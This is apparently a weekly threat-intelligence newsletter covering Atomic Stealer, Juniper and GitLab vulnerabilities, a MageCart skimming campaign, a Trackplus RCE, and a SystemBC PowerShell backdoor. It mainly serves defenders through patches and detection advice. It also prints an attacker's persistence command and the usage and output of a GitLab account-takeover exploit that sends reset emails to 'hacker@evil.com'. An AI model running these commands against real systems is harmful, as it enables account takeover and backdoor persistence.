

# Threat Intel Roundup: Gitlab, Juniper, MageCart, SystemBC



Week in Overview[5 Dec-12 Dec] - 2024



**THREATRADAR**  
By HADESS

[WWW.THREATRADAR.NET](http://WWW.THREATRADAR.NET)

# Technical Summary

## 1. Disarming Atomic Stealer - From Russia With Code:

- **Overview:** The RussianPanda Research Blog unveiled insights into Atomic Stealer, the first MacOS stealer, exposing its functionalities and features.
- **Notable Points:**
  - **Monthly Subscription:** Available for \$3000 per month with access to a user-friendly panel.
  - **Functions:** Includes login keychain dump, system information extraction, MacOS password retrieval, MetaMask brute-forcer, and support for various browsers and wallets.
  - **Technical Analysis:** In the new version, encrypted strings pose challenges, but the tool aims for stealthier operations, leaving minimal traces.

## 2. Juniper Networks CVE-2024-21591:

- **Vulnerability Type:** Critical pre-authentication Remote Code Execution (RCE).
- **Affected Systems:** Junos OS on SRX firewalls and EX switches.
- **Exploitation Impact:** Unauthenticated network threat actors could execute a denial-of-service (DoS) attack, gain root privileges, or conduct an RCE attack.
- **Mitigation:** Juniper Networks released patches for affected versions (20.4R3-S9, 21.2R3-S7, 22.4R3, etc.). Urgent patching or J-Web interface disabling recommended.

## 3. GitLab Critical Security Release (16.3.4 and 16.2.7):

- **Vulnerability:** Account-Take-Over (ATO) in GitLab instances without user interaction.
- **Exploitation Vector:** Manipulation of email management during password resets, allowing an attacker to reset the administrator password.
- **Mitigation:** GitLab recommends 2-factor authentication to prevent exploitation. Versions 16.1 to 16.7.1 are affected. Users urged to update to the patched versions.

## 4. MageCart Compromise of Khaadi:

- **Incident Overview:** MageCart group compromises Khaadi, a fashion retailer, leading to a card-skimming attack.
- **Attack Vector:** Malicious script injected into the payment page captures customer card details during transactions.
- **Impact:** Financial losses for affected customers; highlights the persistent threat of MageCart attacks on e-commerce platforms.

## 5. Trackplus Allegra Service Desk Module - Remote Code Execution Vulnerability (CVE-2023-50164):

- **Vulnerability Type:** Remote Code Execution.
- **Affected Component:** Allegra Service Desk Module in Trackplus.
- **Exploitation Scenario:** Attackers can execute arbitrary code on the affected system.
- **Mitigation:** Organizations using Trackplus advised to apply patches promptly. CVE-2023-50164 impacts Trackplus versions susceptible to the vulnerability.

## 6. SystemBC PowerShell Backdoor Incident:

- **Incident Report:** Discovery of a PowerShell backdoor orchestrated through SystemBC.
- **Attack Vector:** Usage of PowerShell for stealthy and versatile malicious activities.
- **Detection and Response:** Organizations encouraged to enhance PowerShell script visibility and deploy security measures to detect and mitigate SystemBC-related threats.

## Key Findings

It is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- Disarming Atomic Stealer - From Russia With Code
- Juniper Networks CVE-2024-21591
- GitLab Critical Security Release (16.3.4 and 16.2.7)
- MageCart Compromise of Khaadi
- Trackplus Allegra Service Desk Module - Remote Code Execution Vulnerability (CVE-2023-50164)
- SystemBC PowerShell Backdoor Incident



# Vulnerability of the Week

## Juniper CVE-2024-21591

Juniper Networks has addressed a critical pre-authentication remote code execution (RCE) vulnerability, identified as CVE-2024-21591, in Junos OS on SRX firewalls and EX switches. This vulnerability could allow an unauthenticated, network-based threat actor to execute a range of attacks, including denial-of-service (DoS), RCE, or potentially gain root privileges on exposed devices.

#### Vulnerability Details:

- **CVE ID:** CVE-2024-21591
- **Vulnerability Type:** Out-of-bounds write
- **Severity:** Critical
- **Impact:** Unauthenticated attackers could exploit this vulnerability to carry out DoS attacks, RCE attacks, or potentially gain root privileges.
- **Discovery:** Discovered during external security research.

**Affected Versions:** The vulnerability affects the following Junos OS SRX Series and EX Series versions:

- Junos OS versions earlier than 20.4R3-S9
- Junos OS 21.2 versions earlier than 21.2R3-S7
- Junos OS 21.3 versions earlier than 21.3R3-S5
- Junos OS 21.4 versions earlier than 21.4R3-S5
- Junos OS 22.1 versions earlier than 22.1R3-S4
- Junos OS 22.2 versions earlier than 22.2R3-S3
- Junos OS 22.3 versions earlier than 22.3R3-S2
- Junos OS 22.4 versions earlier than 22.4R2-S2, 22.4R3

**Patch Information:** Juniper Networks has released patches for the vulnerability in the following Junos OS versions: 20.4R3-S9, 21.2R3-S7, 21.3R3-S5, 21.4R3-S5, 22.1R3-S4, 22.2R3-S3, 22.3R3-S2, 22.4R2-S2, 22.4R3, 23.2R1-S1, 23.2R2, 23.4R1, and all subsequent releases. Administrators are strongly advised to apply the patches immediately.

**Mitigation Steps:** In cases where immediate patching is not feasible, administrators are urged to take the following mitigation steps:


- Disable the J-Web interface.
- Allow access to the J-Web interface only from trusted hosts.

**Current State:** As of now, Juniper SIRT (Security Incident Response Team) is not aware of any malicious exploitation of this vulnerability. However, Censys reports over 10,000 exposed J-Web interfaces online, mainly in Asia (South Korea, Hong Kong, China) and the US.

<https://www.helpnetsecurity.com/2024/01/15/cve-2024-21591/>



# Malware or Ransomware



<https://twitter.com/AnFam17/status/1747137406950645980>

RussianPanda's latest blog post delves into the technical intricacies of Atomic Stealer, the first-known stealer targeting MacOS devices. Here are the key takeaways:

## Background:

- **Discovery:** Atomic Stealer emerged in March 2023, becoming the inaugural stealer designed for MacOS.
- **Monetary Model:** Priced at \$3000 per month, users gain access to the stealer's panel by providing a Telegram Bot ID and build ID to the seller.

## Functionality and Features:

- **Capabilities:** The stealer boasts various functionalities, including keychain dumping, system information extraction, file grabbing (Desktop, Documents), MacOS password retrieval, a user-friendly web panel, MetaMask brute-forcing, crypto-checking for assets, and Telegram logs.
- **Supported Browsers:** The stealer supports multiple browsers, including Chrome, Firefox, Brave, Edge, Vivaldi, Yandex, Opera, and OperaGX. Additionally, it targets various wallets and plugins.
- **Developer Identification:** Cyble identified the Go source code path containing the username "iluhaboltov," suggesting the developer's name might be Ilya Boltov.

## Technical Analysis:


- **Evolution:** A new version of Atomic Stealer surfaced in December 2023, encrypting all strings using XOR operations.
- **Anti-VM Measures:** The stealer implements anti-VM checks, with commands like "system\_profiler SPHardwareDataType" to identify virtual machines.
- **Data Collection:** Atomic Stealer collects a range of data, including Chromium-based browser information, passwords, system details, and display configurations.
- **Encryption Algorithm:** The new version utilizes XOR operations in a specific algorithm to encrypt strings, making the decryption process more intricate.

## Detection Rules and Indicators of Compromise:

- **Yara Rules:** The blog provides Yara rules for detecting Atomic Stealer.
- **Indicators:** Indicators of compromise include hash values for old and new versions of Atomic Stealer, C2 server IP addresses, and other reference links.



# ProxyLife



The screenshot shows the Velociraptor web interface. On the left is a navigation menu with items like Announcements, Documentation, VQL Reference, Training, Blog, Presentations, Artifact Exchange, Artifact Reference, Knowledge Base, and Search. Below the menu are links for GitHub, Discord, Mailing List, RSS, and Rapid7 Docs. The main content area is titled 'Server.Import.DetectRaptor' and contains the following text:

**Server.Import.DetectRaptor**

DetectRaptor is a collection of publicly available Velociraptor detection content. Most content is managed by a series of csv files and artifacts are automatically updated.

This artifact will import the latest DetectRaptor bundle into the current server.

A SHA1 of the imported DetectRaptor collection is stored in server metadata for versioning. A SHA1 of each artifact is generated on import to enable versioning confirmation.

Last updated: 2023-09-09.

Current artifacts include:

- Windows.Detection.Amcache
- Windows.Detection.Applications
- Windows.Detection.BinaryRename
- Windows.Detection.Evtx
- Windows.Detection.HijackLibsEnv
- Windows.Detection.HijackLibsMFT
- Windows.Detection.LoDrivers
- Windows.Detection.MFT
- Windows.Detection.NamedPipes
- Windows.Detection.PowerShell.ISEAutoSave
- Windows.Detection.PowerShell.PSReadline
- Windows.Detection.Webhistory
- Windows.Detection.ZoneIdentifier
- Server.StartHunts

<https://twitter.com/malmoeb/status/1746450672201957875>

During a recent engagement, a threat actor successfully installed the PowerShell version of SystemBC as a backdoor on the target system. Despite the different Command and Control (C2) address, the code matched a sample identified on VirusTotal [1]. Subsequently, an Endpoint Detection and Response (EDR) product was deployed on the affected host(s) after the attacker created a malicious scheduled task. This task periodically executed the SystemBC PowerShell code.

**EDR Detection Failure:** Notably, the EDR product failed to identify the malicious code or its associated behavior. This underscores the importance of thorough investigation during Incident Response engagements, emphasizing the need to rely on more than just tool-based detection.

**Incident Analysis:** The attacker utilized the following command to create the scheduled task:

```
schtasks.exe /create /sc ONSTART /tn System /tr "Powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -File C:\Windows\Tasks\svchost64.ps1" /ru system
```

This command provides opportunities for detection through various means, and the report outlines several techniques for identifying the backdoor and traces of its installation.

#### Detection Opportunities:

1. **PowerShellReadLine Log:** The exact command executed by the attacker is logged within the PowerShellReadLine file, offering an initial point of detection [2].
2. **Velocidex Hunts:** Using Velocidex, specific hunts can be conducted to identify the persistence created by the attacker. Examples include hunts from DetectRaptor.Windows.Detection.Evtx [3].
3. **AutoRuns:** As a widely-used tool, AutoRuns can be employed to identify the persistence listed under Task Scheduler, providing a straightforward detection method.
4. **Windows System TaskScheduler:** By filtering for the latest installed tasks and scrutinizing those running PowerShell scripts from uncommon locations, suspicious activity related to the backdoor can be identified.



# TTP Analysis

The fashion and lifestyle brand, Khaadi, operating in Pakistan, Great Britain, and UAE, is currently experiencing an ongoing compromise with MageCart, a notorious web skimming group. The compromised URLs and exfiltration URLs have been identified.

**Incident Details:** MageCart is actively exploiting a web skimming attack, affecting numerous e-commerce websites, including Khaadi. The attackers employ different modus operandi through various threat groups, demonstrating a high level of sophistication.

## 1. Group X:

- Exploited a discontinued third-party JavaScript library called Cockpit.
- Compromised over 40 e-commerce websites.
- Data collected was encoded, encrypted, and sent to a Russian exfiltration server.
- Some impacted websites did not remove the outdated script, contributing to the compromise.

## 2. Group Y:

- Injected a Google Analytics lookalike script into home pages individually.
- Loader script checks the checkout page, loading the skimmer only if necessary.
- Custom version of a fake Google Analytics integration, similar to Group X.
- Exfiltration to a different endpoint under the same domain.

## 3. Group Z:

- Utilizes a similar methodology to Group Y and X.
- Injects a malicious JavaScript initiator disguised as Google Tag Manager.
- Skimmer code undergoes modifications in script structure and server structure.
- Exfiltration occurs to two domains, identifying the service used to disguise and the target website.

## Web Skimmer Operation Insights:

- Attackers exploit defunct domains hosting popular JavaScript libraries.
- Lack of website visibility into third-party scripts creates a security blind spot.
- MageCart employs various tactics to inject skimming code, including disguising as discontinued libraries and injecting lookalike scripts.

<https://twitter.com/Gi7wOrm/status/1746907826511851668>

<https://jscrambler.com/blog/defcon-skimming-a-new-batch-of-web-skimming-attacks>



# 1Day



SOURCE INCITE

[About](#) [Blog](#) [Advisories](#) [Exploits](#) [Research](#) [Training](#) [Contact](#)

SRC-2024-0001 : Trackplus Allegra Service Desk Module UploadHelper upload Directory Traversal Remote Code Execution Vulnerability

**CVE ID:** CVE-2023-50164

**CVSS Score:** 9.8, (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

**Affected Vendors:** Trackplus

**Affected Products:** Allegra <= 7.5.0

**Vulnerability Details:**

This vulnerability allows remote attackers to execute arbitrary code on affected installations of Trackplus Allegra. Even though authentication is required, guest account registration is enabled by default.

The specific flaw exists within the struts core dependency. An attacker can leverage this vulnerability to trigger a directory traversal which can result in the execution of arbitrary code in the context of the application.

**Vendor Response:**

Trackplus has issued an update to correct this vulnerability. More details can be found at: <https://www.trackplus.com/en/service/release-notes-reader/7-5-1-release-notes-2.html>

<https://twitter.com/sourceincite/status/1746760736607805498>

## Trackplus Allegra Service Desk Module - Remote Code Execution Vulnerability (CVE-2023-50164)

### Vulnerability Overview:

- CVE ID: CVE-2023-50164
- CVSS Score: 9.8 (Critical) - CVSS Vector: (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
- Affected Vendors: Trackplus
- Affected Products: Allegra <= 7.5.0

**Description:** A critical vulnerability has been identified in the Allegra Service Desk Module of Trackplus, tracked as CVE-2023-50164. This flaw allows remote attackers to execute arbitrary code on affected installations. Although authentication is required, the default enablement of the guest account registration exacerbates the risk.

The vulnerability originates from a flaw within the struts core dependency. Exploiting this flaw, an attacker can initiate a directory traversal, leading to the execution of arbitrary code within the application's context.

**Vendor Response:** Trackplus has promptly responded to this security issue by issuing an update. Users are strongly advised to apply the necessary patches to secure their installations. Detailed information about the update can be found in the vendor's release notes at [Trackplus Release Notes](#).

### Disclosure Timeline:

- 2023-11-08: Vulnerability reported to security@struts.apache.org.
- 2023-12-21: Vendor silently patches the vulnerability.
- 2024-01-15: Public release of advisory.

**Proof of Concept:** A proof of concept demonstrating the vulnerability is available in the form of a Python script, accessible at [src-2024-0001.py.txt](#). Organizations and security professionals are urged to use this POC responsibly for testing and remediation purposes only.

**Credit:** This critical vulnerability was discovered by Steven Seeley of Source Incite. The dedication of security researchers such as Steven is vital in identifying and mitigating potential threats.





# Trending Exploit

```
python3 ./CVE-2023-7028.py -u https://gitlab.example.com/ -t my.target@example.com

[DEBUG] Getting temporary mail
[DEBUG] Scrapping available domains on 1secmail.com
[DEBUG] 8 domains found
[DEBUG] Temporary mail: 6grp7ert9y@laafd.com
[DEBUG] Getting authenticity_token ...
[DEBUG] authenticity_token = bc91lpzwT0aY9dg5SwjLvvdDb61j6ZunCX4DXylSnWz9Y3zK35SPiLNShhrDrPVDg
[DEBUG] Sending reset password request
[DEBUG] Emails sent to my.target@example.com and hacker@evil.com !
[DEBUG] Waiting mail, sleeping for 7.5 seconds
[DEBUG] Getting link using temp-mail | Try N°1 on 5
[DEBUG] Getting last mail for 6grp7ert9y@laafd.com
[DEBUG] 1 mail(s) found
[DEBUG] Reading the last one
[DEBUG] Generating new password
[DEBUG] Getting authenticity_token ...
[DEBUG] authenticity_token = RN6gypVz7Zxtu2zRsJmKPsDHNumIH_UPvdn7aQoWRBnUcqmw1hcu8kYcMvI6XbTDS
[DEBUG] Changing password to l3mG2v2XN4UBzbN18ZkS
[DEBUG] CVE_2023_7028 succeed !
You can connect on https://gitlab.example.com/users/sign_in
Username: my.target@example.com
Password: l3mG2v2XN4UBzbN18ZkS
```

<https://github.com/Vozec/CVE-2023-7028>

The vulnerability is rooted in the mishandling of emails during password reset procedures. An attacker can exploit this by providing two email addresses, where the reset code will be sent to both. By specifying the email address of the target account and the attacker's email, the attacker can reset the administrator password. GitLab notes that two-factor authentication (2FA) mitigates this vulnerability since an attacker, even after resetting the password, won't be able to log in without the second authentication factor. This vulnerability was discovered by asterion04.

**Payload:** The payload is demonstrated using two methods:

1. Using a temporary email:
2. bashCopy code
3. python3 ./CVE-2023-7028.py -u https://gitlab.example.com/ -t my.target@example.com
4. Using an evil email:
5. bashCopy code
6. python3 ./CVE-2023-7028.py -u https://gitlab.example.com/ -t my.target@example.com -e hacker@evil.com

**Help:**

```
$ python3 CVE-2023-7028.py -h
usage: CVE-2023-7028.py [-h] -u URL -t TARGET [-e EVIL] [-p PASSWORD]
```

This tool automates CVE-2023-7028 on gitlab

optional arguments:

- h, --help show this help message and exit
- u URL, --url URL Gitlab url
- t TARGET, --target TARGET  
Target email
- e EVIL, --evil EVIL Evil email
- p PASSWORD, --password PASSWORD  
Password

**Versions Concerned:** GitLab versions from 16.1 to 16.1.5, 16.2 to 16.2.8, 16.3 to 16.3.6, 16.4 to 16.4.4, 16.5 to 16.5.5, 16.6 to 16.6.3, and 16.7 to 16.7.1 are affected.





# The Topic of the Week



[https://twitter.com/frOgger\\_/status/1747159293659607271](https://twitter.com/frOgger_/status/1747159293659607271)

Are you a fan of automating Yara rule creation, especially when it comes to opcode analysis? Well, your #100DaysOfYara just got a major upgrade on Day 16! 🔍



## What's the Buzz?

- **Tool Unveiled:** YaraToolkit v0.4.2 takes center stage, introducing a game-changing feature inspired by the renowned MKyara by @jelleverg.
- **Love for MKyara:** The tool's creator expresses admiration for MKyara, making it a natural choice for integration.

## How to Unleash the Magic?

1. **Sample Drop:** Simply drop your code sample into the toolkit.
2. **Offset Mastery:** Specify the offset of your function or code snippet.
3. **Size and Options:** Choose the size and preferred options.
4. **Abracadabra Moment:** Witness the automated generation of Yara rules! 🪄

Experience the Magic Yourself! 🔗 Dive into the enchanting world of YaraToolkit v0.4.2: [YaraToolkit - Rule Generation Wizard](#)

## Why it Matters:

- **Efficiency Boost:** Automated rule creation streamlines the process, saving time and effort.
- **Enhanced Exploration:** #100DaysOfYara participants now have an exciting tool to explore opcode-based rule generation.
- **Community Collaboration:** Celebrating the synergy between Yara enthusiasts and tool creators.



**cat /etc/HADESS**

"Hades" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

[WWW.HADESS.IO](http://WWW.HADESS.IO)

Threat Radar

[WWW.THREATRADAR.NET](http://WWW.THREATRADAR.NET)